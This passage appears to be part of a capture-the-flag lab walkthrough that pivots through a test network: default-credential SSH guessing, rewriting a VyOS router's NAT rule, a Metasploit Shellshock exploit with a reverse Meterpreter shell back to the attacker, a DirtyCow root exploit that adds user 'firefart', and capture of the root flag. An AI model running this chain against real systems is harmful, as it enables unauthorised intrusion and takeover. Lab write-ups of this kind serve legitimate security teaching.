Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 7 20:21:58 2020 from 192.168.55.11
admin@vyos:~$ █
```

I successfully got access to the router with the same credentials. The remote router is vyos.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul  7 20:21:58 2020 from 192.168.55.11
admin@vyos:~$ whoami
whoami
admin
admin@vyos:~$ uname -a
uname -a
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64 GNU/Linux
admin@vyos:~$ █
```

I immediately used searchsploit to see if this router has any exploits.

```
kali@kali:~$ searchsploit vyos
bash: searchsploit: command not found
kali@kali:~$ searchsploit vyos
Exploits: No Results
Shellcodes: No Results
kali@kali:~$ █
```

There were none. Then it struck to me that other two machines were also running SSH server. If the credentials are same, I will have access to all the machines in the network. I can think about privilege escalation later. I first tried 192.168.55.12

```
C:\Windows\system32>plink -ssh -P 22 192.168.55.12
plink -ssh -P 22 192.168.55.12
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
login as: admin
admin@192.168.55.12's password: admin
admin@192.168.55.12's password: █

admin@192.168.55.12's password: admin

admin@192.168.55.12's password: admin

admin@192.168.55.12's password: 123456

admin@192.168.55.12's password: vulnera

admin@192.168.55.12's password: █
```

```
Access denied
Access denied
Access denied
Access denied
Access denied
FATAL ERROR: Server sent disconnect message
type 2 (protocol error):
"Too many authentication failures for admin"

C:\Windows\system32>█
```

The login to the 192.168.55.12 failed. Let's try 192.168.55.13.

```
C:\Windows\system32>plink -ssh 192.168.55.13
plink -ssh 192.168.55.13
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 a6:5e:9a:51:b9:7f:43:a4:c3:d4:0d:81:89:17:52:93
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
login as: admin
admin@192.168.55.13's password: admin

admin@192.168.55.13's password: 123456
admin@192.168.55.13's password: vulnera
admin@192.168.55.13's password: admin
admin@192.168.55.13's password: admin
admin@192.168.55.13's password:

Access denied
Access denied
Access denied
Access denied
Access denied
FATAL ERROR: Server sent disconnect message
type 2 (protocol error):
"Too many authentication failures for admin"

C:\Windows\system32>
```

This too failed. It's time for enumeration again. Plink can also be used to try out other protocols. I tried to find out what's running on port 80 of the machines 192.168.55.12 and 13.

```
C:\Windows\system32>plink -raw 192.168.55.13 80
plink -raw 192.168.55.13 80
SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze2

Protocol mismatch.
Remote process exit code unavailable
```

```
C:\Windows\system32>plink -telnet -P 80 192.168.55.13
plink -telnet -P 80 192.168.55.13

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.16 (Debian) Server at xymon.localdomain Port 80</address>
</body></html>

C:\Windows\system32>
```

The information in above two images is the only information I have. Very little information. After thinking for some time, I came to the conclusion that router is the only way through which I had any chance of owning the network. So I began researching about "Vyos". After researching for one hour, I called it quits for the night.

Next day, before starting the backdoor, I refreshed some of the vyos commands that may be useful to me. Vyos is a software based router that doesn't have any graphical interface. The good thing about vyos is that it doesn't have any root user or to be put in other way, everyone is a root user on this machine. To be able to configure router, the only thing we need to do is use the **configure** command.

```
admin@192.168.55.1's password: admin
```

```
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Last login: Tue Jul 7 20:54:34 2020 from 192.168.55.11
```

```
admin@vyos:~$ uname -a
```

```
uname -a
```

```
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64 GNU/Linux
```

```
admin@vyos:~$ configure
```

```
configure
```

```
[edit]
```

```
admin@vyos# █
```



I started checking out the configuration of the router using commands I learnt the previous night. The **show nat** command shows all the nat commands set on the router.

```
admin@vyos# show nat
```

```
show nat
```

```
destination {
```

```
rule 10 {
```

```
description "Port Forward apache tomcat to 192.168.55.10"
```

```
destination {
```

```
address 192.168.36.152
```

```
port 8080
```

```
}
```

```
inbound-interface eth0
```

```
protocol tcp
```

```
translation {
```

```
address 192.168.55.10
```

```
port 8080
```

```
}
```

```
}
```

There is a rule 10 configured with destination NAT set to the machine with IP 192.168.55.10 and port 8080. But there is no machine on this network with that IP. This is the same port which showed up as filtered while doing port scan initially.

```
kali@kali:~$ nmap -sT 192.168.36.152
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 02:50 EDT
```

```
Nmap scan report for 192.168.36.152
```

```
Host is up (0.0016s latency).
```

```
Not shown: 998 closed ports
```

```
PORT      STATE      SERVICE
```

```
445/tcp   open      microsoft-ds
```

```
8080/tcp   filtered  http-proxy
```


```
Nmap done: 1 IP address (1 host up) scanned in 3.53 seconds
```

My plan is to change the DNAT IP and port to 192.168.55.12 and 80 respectively. This will allow me to access the web server running on the machine 192.168.55.12 from my attacker machine directly (The commands to do this are explained in our previous ISSUE). I made the changes and checked if it worked.

```
kali@kali:~$ nmap -sT 192.168.36.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 03:57 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0035s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
kali@kali:~$
```

You can see that the port is open now. Let's check what this web server is made of.



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

The web server can be accessed but it looks it is still under construction. However, I ran nikt-o on it.

```
kali@kali:~$ nikto -h http://192.168.36.152:8080
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.152
+ Target Hostname:    192.168.36.152
+ Target Port:        8080
+ Start Time:         2020-07-08 04:01:03 (GMT-4)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime: Mon May 11 13:55:10 2020
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /cgi-bin/test/test.cgi: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8727 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:          2020-07-08 04:01:54 (GMT-4) (51 seconds)
```

Nikto reported that the site is vulnerable to shellshock vulnerability. This is too precious a vulnerability to be missed out. So I background the current meterpreter session to load the Meta-sploit module of `apache_mod_cgi_bash_env_exec`. This module exploits a shellshock vulnerability in Apache CGI.

```
meterpreter > background
[*] Backgrounding session 1 ...
msf5 exploit(multi/handler) > [*] 192.168.55.11 - Meterpreter session 1 closed. Reason:
Died
```

```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
```

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI		yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	Linux x86

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

I set the required options and used the check command to see if the target is vulnerable. The target is indeed vulnerable.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rport 8080
rport => 8080
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test.sh
targeturi => /cgi-bin/test.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.36.152:8080 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```



I set the payload and set the lport to port 5555.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show missing
```

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST		yes	The listen address (an interface may be specified)
-------	--	-----	--

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.36.132
```

```
lhost => 192.168.36.132
```

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lport 5555
```

```
lport => 5555
```

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:5555
```

```
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
```

```
[*] Sending stage (980808 bytes) to 192.168.36.132
```

```
[*] Meterpreter session 2 opened (192.168.36.132:5555 → 192.168.36.152:60968) at 2020-07-08 04:42:28 -0400
```

```
meterpreter > sysinfo
```

```
Computer : 192.168.55.12
```

```
OS : Ubuntu 12.04 (Linux 3.2.0-23-generic)
```

```
Architecture : x64
```

```
BuildTupple : i486-linux-musl
```

```
Meterpreter : x86/linux
```

```
meterpreter > █
```

I successfully got a meterpreter session on the target. The target is a ubuntu 12 machine. It is very old considering that ubuntu 20.04 is also released. As I already told you, the immediate thing to do as soon as you got a shell on the target is escalating privileges. At present i am with low privileges.

```
meterpreter > getuid
```

```
Server username: no-user @ ubuntu (uid=33, gid=33, euid=33, egid=33)
```

```
meterpreter > █
```

Metasploit has a local\_exploit\_suggestor module that suggests exploits that can give us root privileges. As the target system is very old, I am sure it will get us something.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use post/multi/recon/local_exploit_suggester
```

```
msf5 post(multi/recon/local_exploit_suggester) > show options
```

Module options (post/multi/recon/local\_exploit\_suggester):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

SESSION		yes	The session to run this module on
---------	--	-----	-----------------------------------

SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits
-----------------	-------	-----	--

Just like any other POST module, it needs the session ID to execute it.

```

msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] ::1 - Collecting local exploits for x86/linux ...
[*] ::1 - 34 exploit checks are being tried ...
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █

```

However, this module failed to give any exploit for us. Let's keep the fingers crossed and try out my time-tested tool, PE-Linux. It can be downloaded from the given link as shown below.

```

kali@kali:~$ git clone https://github.com/WazeHell/PE-Linux
Cloning into 'PE-Linux' ...
remote: Enumerating objects: 23, done.
remote: Total 23 (delta 0), reused 0 (delta 0), pack-reused 23
Receiving objects: 100% (23/23), 13.27 KiB | 1.33 MiB/s, done.
Resolving deltas: 100% (3/3), done.
kali@kali:~$ ls
47412.py  Documents  hash.txt  pass7.txt  Pictures  Templates
Desktop  Downloads  Music     PE-Linux   Public    Videos
kali@kali:~$ cd PE-Linux
kali@kali:~/PE-Linux$ pwd
/home/kali/PE-Linux
kali@kali:~/PE-Linux$ ls
PE.sh  README.md
kali@kali:~/PE-Linux$ █

```

I uploaded the PE.sh file to the target. Remember that it can only be uploaded to the /tmp folder of Linux target.

```

msf5 post(multi/recon/local_exploit_suggester) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > upload /home/kali/PE-Linux
[*] uploading : /home/kali/PE-Linux/PE.sh → PE-Linux/PE.sh
[-] core_channel open: Operation failed: 1
meterpreter > cd /tmp
meterpreter > pwd
/tmp
meterpreter > upload /home/kali/PE-Linux/PE.sh
[*] uploading : /home/kali/PE-Linux/PE.sh → PE.sh
[*] Uploaded -1.00 B of 46.39 KiB (-0.0%): /home/kali/PE-Linux/PE.sh → PE.sh
[*] uploaded : /home/kali/PE-Linux/PE.sh → PE.sh
meterpreter > █

```

Let's go to normal shell and make the PE.sh we just uploaded executable as shown below.

```

meterpreter > shell
Process 2272 created.
Channel 49 created.
pwd
/tmp
python -c 'import pty;pty.spawn("/bin/sh")'
$ ls
ls
PE.sh  VMwareDnD  gbull  vmware-root  vmware-root_1360-2722697741
$ chmod 777 PE.sh
chmod 777 PE.sh
$ ./PE.sh
./PE.sh
TERM environment variable not set.
##### PE Linux

```

Let's execute it and see if it brings any good news.

Oh My GOD. This script detected mother of privilege escalation exploits, DirtyCow.

```
#####
Check Environment.txt
#####
Path information:
Check PATH.txt
#####
Checking DirtyCow Exploit :
MoW You Are Need A Cow !!
#####
##### Passwords Lookup #####
#####
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
#####
```



This vulnerability is so famous that exploit database has many exploits related to it. My interest is in the exploit 40839.c. This exploit creates a new user on the target with root privileges.

```
kali@kali:~$ searchsploit dirty
```

Exploit Title	Path
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Hu	linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Hu	linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc	linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem'	linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA	linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDA	linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem	linux/local/40611.c
Qualcomm Android - Kernel Use-After-Free via Incorrect	android/dos/46941.txt
Quick and Dirty Blog (qdblog) 0.4 - 'categories.php' L	php/webapps/4603.txt
Quick and Dirty Blog (qdblog) 0.4 - SQL Injection / Lo	php/webapps/3729.txt
snigdha < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege E	linux/local/46361.py
snigdha < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege E	linux/local/46362.py

```
Shellcodes: No Results
```

```
kali@kali:~$
```

I downloaded it into my attacker system and uploaded it onto the target system. Since it is a C program, I compiled it with gcc.

```
meterpreter > upload /home/kali/40839.c
[*] uploading : /home/kali/40839.c → 40839.c
[*] Uploaded -1.00 B of 4.89 KiB (-0.02%): /home/kali/40839.c → 40839.c
[*] uploaded : /home/kali/40839.c → 40839.c
meterpreter > shell
Process 2790 created.
Channel 57 created.
python -c 'import pty ; pty.spawn("/bin/sh")'
$ chmod 777 40839.c
chmod 777 40839.c
$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
$ ls
ls
40839.c Reports dirty passwordfiles.txt vmware-root_1360-2722697741
PE.sh VMwareDnD gbull vmware-root
$
```

As I execute the compiled exploit, I have to set the password for the new user I am creating. By default, it will create a new user named "firefart". I set the password as "hccol".

```
$ ls
ls
40839.c Reports dirty passwordfiles.txt vmware-root_1360-2722697741
PE.sh VMwareDnD gbull vmware-root
$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: █
```


As i created the new user, the shell became unresponsive. So I cancelled it and started a new shell. Then I looged in as new user "firefart".

```
meterpreter > shell
Process 2806 created.
Channel 58 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ su firefart
su firefart
Password: hccol
firefart@ubuntu:/tmp#
```

Voila, i 'm root. Since it's a CTF machine, let's view the root flag.

```
firefart@ubuntu:/tmp# pwd
pwd
/tmp
firefart@ubuntu:/tmp# cd /root
cd /root
firefart@ubuntu:~# ls
ls
root.txt
firefart@ubuntu:~# cat root.txt
cat root.txt
{Sum0-SunCSR-2020_r001}
```

Here's the map of my target network now.



I named the vyos router as Gateway City and the the Ubuntu 12.0 as Metro city. There's only one system in the network to own. Let's name it Gotham. I didn't create any backdoor on the "Metro City" as now I know the SSH credentials of a root user on this system and can login from Coast City as shown below.

```
meterpreter > shell
Process 1296 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>plink -ssh 192.168.55.12
plink -ssh 192.168.55.12
login as: firefart
firefart@192.168.55.12's password: hcool

Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jul  8 05:32:51 2020 from 192.168.55.11
firefart@ubuntu:~#
```

Let's focus on Gotham now. The only information I have on this target is the xymon.localdomain-ain. So I researched and found that there is a network monitoring software with this name. However I am not yet sure whether our target is made of that only or if they just use a name. After going through the lengthy documentation of Xymon, I learnt its management is done from port 1984. Earlier, we only scanned common ports on the three systems. Let's see if port 1984 is open on this target.

```
C:\Windows\system32>nc -zv 192.168.55.13 1984
nc -zv 192.168.55.13 1984
192.168.55.13: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.13] 1984 (?) open

C:\Windows\system32>
```

It is indeed open but probing it further for more information proved futile.

```
C:\Windows\system32>plink -telnet -P 1984 192.168.55.13
plink -telnet -P 1984 192.168.55.13

C:\Windows\system32>plink -raw -P 1984 192.168.55.13
plink -raw -P 1984 192.168.55.13
Remote process exit code unavailable

C:\Windows\system32>
```

